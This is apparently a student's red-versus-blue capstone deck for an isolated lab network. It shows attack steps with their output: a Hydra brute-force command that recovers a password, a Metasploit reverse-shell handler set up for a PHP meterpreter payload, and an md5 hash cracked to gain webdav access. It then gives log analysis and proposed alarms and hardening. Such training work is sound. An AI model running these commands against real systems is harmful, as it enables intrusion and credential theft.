



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Red vs Blue Project By

Darrel Mills

Student CyberSecurity Specialist

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:

192.168.1.0/24

Netmask:

255.255.255.0

Gateway:

10.0.0.1

Machines

IPv4: 192.168.1.8

OS: Linux

Hostname: Kali IP

IPv4: 192.168.1.1

OS: Windows

Hostname: ELK

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

(1st target)

IPv4: 192.168.1.100

OS: Linux

Hostname: Target 2

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali OS: Linux	192.168.1.8	Attacking Machine Cloud based
Capstone OS: Linux	192.168.1.105	Primary target VM
ELK stack OS: Linux	192.168.1.100	Network Monitoring Machine running Kibana
Hyper-V Azure Machine OS: Windows 10	192.168.1.1	Host Machine Cloud Based

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Nmap scan to find open IP's and Ports available. Port 80 open with public access</i> CVE-2021-6579	Open and unsecured access to anyone attempting entry using Port 80	<i>Files and Folders are accessible. Sensitive (and secret)files and folders can be found.</i>
Root accessibility	Authorization to execute and command, and access any resource on the vulnerable device.	Vulnerabilities can be leveraged. Extensive potential impact to any connected network
Simplistic Usernames	First name, short names, or similar information can be easily socially engineered	Hannah, Ryan and ashton are all predictable names that can be discovered by social engineering. With the weak/password, file/folder access can be attained.
Weak Passwords	Commonly used passwords without complexity, using symbols, numbers and Capitals.	System access could be discovered by social engineering. And Cracker cracked "Leopoldo in under a minute.

Exploitation: [1st Exploit BRUTE FORCE PASSWORD]

01

Tools & Processes


I used Hydra with a preloaded Password list i used rockyou.txt.
Command: `$ hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders?secret_folder`

02

Achievements

What did the exploit achieve?
The exploit provided me with confirmation of the login name **"ashton"** as well as the password **'leopoldo'**
User access accepted.

03



```
root@kali: /  
File Edit View Search Terminal Help  
399 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 1434  
4399 [child 10] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344  
399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 1  
4344399 [child 5] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 1434  
4399 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 143  
4399 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344  
399 [child 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 1434439  
9 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 143  
44399 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 143  
44399 [child 4] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-04 19:34:35  
root@kali:/#
```

Exploitation: [Second Exploit/multi/handler LFI vulnerability]

01

Tools & Processes

Using the : msfvenom and meterpreter to deliver a payload onto the vulnerable machine (Capstone server)

02

Achievements

Using the multi/handler exploit I could get access to the machines' shell

03

```
ls -lah | grep "shell" created the payload called shell.php
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.8

> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

= [ metasploit v4.17.17-dev ]
+ -- --[ 1817 exploits - 1091 auxiliary - 315 post ]
+ -- --[ 539 payloads - 42 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(multi/handler) >
```

Exploitation: [Hashed Passwords /webdav file Third Vulnerability]

01

Tools & Processes

I used the website
“crackstation” to crack the
hashed password.

02


Achievements

The password ‘linux4u’ was
used in with **Ryan** to access
the /webdav folder.

03

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

1st Vulnerability (ifconfig)

Finding all the IPs' and ports available on the network that are vulnerable for attack

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# root  
root@kali:~# toor  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500  
    inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255  
    inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>  
    ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)  
    RX packets 105  bytes 8969 (8.7 KiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 308  bytes 25160 (24.5 KiB)  
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  
    inet 127.0.0.1  netmask 255.0.0.0  
    inet6 ::1  prefixlen 128  scopeid 0x10<host>  
    loop txqueuelen 1000  (Local Loopback)  
    RX packets 18  bytes 1038 (1.0 KiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 18  bytes 1038 (1.0 KiB)  
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0  
  
root@kali:~#
```

1st Vulnerability step 2


Ran an ifconfig and then Nmap to identify the Vulnerabilities with open ports and IP address.

```
root@kali: ~  
File Edit View Search Terminal Help  
Nmap scan report for 192.168.1.100  
Host is up (0.00064s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
9200/tcp  open  wap-wsp  
MAC Address: 00:15:5D:00:04:01 (Microsoft)  
  
Nmap scan report for 192.168.1.105  
Host is up (0.00062s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 00:15:5D:00:04:02 (Microsoft)  
  
Nmap scan report for 192.168.1.8  
Host is up (0.0000060s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap done: 256 IP addresses (4 hosts up) scanned in 32.32 seconds  
root@kali:~#
```


```
*Untitled - Notepad  
File Edit Format View Help  
192.168.1.8    Kali IP  
subnet 192.168.1.0/24  
  
nmap 192.168.1.0/24  
  
Port 22/tcp open  ssh  
80/tcp open  http  
192.168.1.105    ip address of Capstone.
```

Index of / Company_folders


Parent Directory



Hydra command was able to use a “wordlist” to crack ashtons’ Password BRUTE FORCE PASSWORD



```
root@kali: /  
File Edit View Search Terminal Help  
399 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 1434  
4399 [child 10] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344  
399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 1  
4344399 [child 5] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 1434  
4399 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 143  
44399 [child 14] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344  
399 [child 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 1434439  
9 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 143  
44399 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 143  
44399 [child 4] (0/0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-04 19:34:35  
root@kali: /#
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur? Midnight 5/4/2021
- How many packets were sent, and from which IP? Over a 120,000 connections occurred at the peak source IP
- What indicates that this was a port scan? The sudden peaks in network traffic indicate that this was a port scan.




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur? Answer: **midnight on May 4th 2021** How many requests were made? 29,978
- Which files were requested? /secret_folder contained a hash that I could use to access the system using another employee's credentials (Ryan)
- What did they contain? Password List



The screenshot shows the 'Top 10 HTTP requests' in Wireshark. The table lists the following requests:

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	29,978
http://127.0.0.1/server-status?auto	3,900
http://192.168.1.105/webdav	37
http://192.168.1.105/	16
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	14

Export: Raw Formatted


<http://192.168.1.105/webdav> content the password list that was put into the shell.php. The /secret_folder also allowed me to upload a payload, thus exploiting other vulnerabilities

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack? 46,608
- How many requests had been made before the attacker discovered the password? 27,908



109,843 request were made in the attack to access the /secret_folder. 30 attacks were successful. 100% of these attacks returned a 301 HTTP status code which means “Moved Permanently”


Analysis: Finding the WebDAV Connection


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory? 96 to the webdav directory
- Which files were requested? The primary request were for the passwd.dav and shell.php files.

[Insert Here]
Add a screenshot of Kibana logs depicting





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Port scan to send out packets to specific ports on a host and analyzing the responses to learn details about it running services or located potential vulnerabilities. Once detected set up White listing for only ashton

Black listing everyone else

Run a SYN scan

Set firewalls, on the other hand, now use “adaptive behavior,” meaning they’ll block open and closed ports if a suspect IP address is probing them. These firewalls can also be configured to alert admins if they detect connection requests across many ports from only one host.

I recommend an alert be sent out once 999 connections occur in an hour.

System Hardening

First run nmap to see what the attacker sees.

Describe the solution. If possible, provide required command lines. -sP tells Nmap to perform a ping scan.

Nmap 192.168.1.0/24

First you must scan the ports to see which ones to close to everyone else.

Ensure the firewall is regularly patched to minimise new zero-day attacks.

Ensure the firewall detects and cuts off the scan attempts in real time.

Set server ip table to drop packet traffic when thresholds are exceeded.

Mitigation: Finding the Request for the Hidden Directory

Alarm

To detect unauthorized access requests for hidden folders and files, I would set an alert when these request occur.

(and) Set alarm if anyone other than Ashtons files .

What threshold would you set to activate this alarm? Setting the alarm to no more than 7 unauthorized access codes 401 in a 30 min period before locking the account and sending emails, text, and phone calls if necessary to mitigate problem.

System Hardening

- Highly confidential folders should not be shared for public access.
- Rename folder containing sensitive /private/company critical data
- Encrypt data contained within confidential folders
- Block The Connection Drops any connection attempt that matches the criteria you specified on the previous pages. Because inbound connections are blocked by default, you rarely need to create this rule type. However, you might use this action for an outbound rule if you specifically want to prevent an application from initiating outgoing connections.

Review IP addresses that cause an alert to be sent: either white list or Block IP address
nslookup 192.168.1.105 to block the IP address.

Mitigation: Preventing Brute Force Attacks

Alarm

A HTTP 401 Unauthorized client error indicates that the request has to be applied because it lacks valid authentication credentials for the target resources.

Set an alarm that alerts if a 401 error is returned.

The threshold I would set to activate this alarm when 9 errors are returned.

System Hardening

I would create a policy that locks out accounts for 30 minutes after 5 unsuccessful attempts.

I would create a password policy that requires password complexity.

I would create a list of Blocked IP addresses base on IP address that have 30 unsuccessful attempts in 3 months. If the IP address happens to be a staff member, education may be required to help them with password.

Mitigation: Detecting the WebDAV Connection

Alarm

HTTP GET request, set an alarm that activates on my IP address trying to access the webdav directory outside of those trusted IP addresses.

The next thing is to create a Whitelist of trusted IP addresses. Review this list every 3 to 6 mths.

Also set the threshold to activate this alarm when any HTTP PUT request is made.

System Hardening

Creating a whitelist of trusted IP addresses and ensure my firewall security policy prevents all other access.

I would ensure that any access to the webdav folder is only permitted by users with complex usernames and passwords.

And finally if problem not solved; never leave and valuable, important, passwords and usernames on the company server.



Mitigation: Identifying Reverse Shell Uploads

Alarm

I would recommend that an alert be set for any traffic attempting to access port 4444. The threshold for the alert to be sent is when one or more attempt is made.

